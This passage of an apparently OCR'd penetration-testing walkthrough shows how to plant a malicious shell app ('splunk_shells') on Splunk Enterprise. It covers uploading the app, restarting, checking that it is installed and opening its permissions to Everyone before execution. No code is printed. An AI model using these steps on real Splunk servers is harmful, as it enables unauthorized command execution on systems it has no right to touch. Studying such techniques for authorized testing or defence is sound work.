
Upload an app

If you have a .spl or .tar.gz app file to install, you can upload it using this form.

You can replace an existing app via the Splunk CLI. Learn more.

File

As soon as the upload is finished, the system asks for reboot. So I restart the system immediately.




Upload app

Apps » Upload app »

Restart Required


You must restart Splunk Enterprise to complete the update.

After the system reboots, I login again and go to "Manage apps" section to see if the splunk shell is successfully uploaded or not. As I scroll down, our shell is at the last in the apps section. It is highlighted in the image given below.



legacy	legacy		Yes	No	App | Pe
sample data	sample_app		Yes	No	App | Pe
Search & Reporting	search	7.2.5.1	Yes	Yes	App | Pe
Splunk Archiver App	splunk_archiver	1.0	Yes	No	App | Pe
Splunk Get Data In	splunk_gdi	1.0.1	Yes	No	App | Pe
splunk_httpinput	splunk_httpinput		Yes	No	App | Pe
Instrumentation	splunk_instrumentation	4.1.6	Yes	Yes	App | Pe
Monitoring Console	splunk_monitoring_console	7.2.5.1	Yes	Yes	App | Pe
Weaponize Splunk for Pentesting and Red Teaming	splunk_shells-1.2	1.2	Yes	No	App | Pe

Before executing, we need to change the permissions of the shell we uploaded. Scroll right a -nd click on the Permissions tab and change the settings as highlighted below.



Permissions

Apps » splunk_shells-1.2 » Permissions

App permissions

Users with read access can only save objects for themselves, and require write access to be able to share objects with ot

Roles	Read	Write
Everyone	☑	☑
admin	☐	☐
can_delete	☐	☐
power	☐	☐
